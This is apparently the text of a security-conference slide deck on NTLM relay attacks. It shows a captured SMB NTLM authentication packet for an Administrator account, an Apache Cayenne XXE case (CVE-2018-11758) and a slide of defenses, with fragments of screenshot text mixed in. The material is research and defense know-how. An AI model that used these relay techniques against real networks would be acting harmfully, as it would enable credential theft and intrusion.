(SMB Server)

Attacker
(HTTP Server)

```
773720                192.168.130.135    192.168.130.134    SMB2    648 Session Setup Request, NTLMSSP_AUTH,

▾ negTokenTarg
    responseToken: 4e544c4d535350000300000018001800ae00000020012001...
  ▾ NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_AUTH (0x00000003)
    › Lan Manager Response: 000000000000000000000000000000000000000000000000
      LMv2 Client Challenge: 0000000000000000
    › NTLM Response: 18dcc6a6d44c2380ce1047fa8693e69a0101000000000000...
    › Domain name: DESKTOP-QOVRI7F
    › User name: Administrator
    › Host name: DESKTOP-QOVRI7F
      Session Key: Empty
    › Negotiate Flags: 0xa2880205, Negotiate 56, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended
    › Version 10.0 (Build 17134); NTLM Current Revision 15
      MIC: 84e6ab76525f49165f82d5366d4819f2
```

A real-world case

- Apache Cayenne Modeler XXE (CVE-2018-11758)
  - a complete GUI mapping tool that supports reverse-engineering of RDBMS schemas
  - the configuration file format is XML
  - XXE via opening a crafted configuration file
- Post exploitation via XXE
  - Arbitrary file read
  - DOS
  - SSRF
  - RCE


Ubuntu 64 位 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows Server 2012-DC
Ubuntu 64 位
Terminal
root@ubuntu: ~/Desktop/tools
root@ubuntu:~/Desktop/tools#
Plain Text
Tab Width: 8
要返回到您的计算机，请将鼠标指针从虚拟机中移出或按 Ctrl+Alt。
Windows 10 x64 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows 10 x64
回收站
Process Hacker 2
Google Chrome
腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB
0.0 KB/s
23.7 KB/s
在这里输入你要搜索的内容
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

How to defend against NTLM Relay?

Client

- Disable automatic login in intranet
- Disable WPAD
- Block TCP 139/445 and UDP 137/138 port via firewall

Server

- SMB
  - Enable SMB signing
  - SMB signing is enabled by default on DC
- Exchange Web Service
  - Exchange Server should be built on intranet
  - If EWS is not used, then disable access to it

Reference

https://en.wikipedia.org/wiki/NT_LAN_Manager
http://davenport.sourceforge.net/ntlm.html
https://msdn.microsoft.com/en-us/library/jj663161.aspx
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-068
https://www.slideshare.net/sunnyneo/hot-potato-privilege-escalation
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-075
https://support.microsoft.com/zh-cn/help/182569/internet-explorer-security-zones-registry-entries-for-advanced-users
https://support.microsoft.com/zh-cn/help/182569/internet-explorer-security-zones-registry-entries-for-advanced-users
https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537019(v%3dvs.85)
https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms537179%28v%3dvs.85%29

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THANKS FOR ATTENTION
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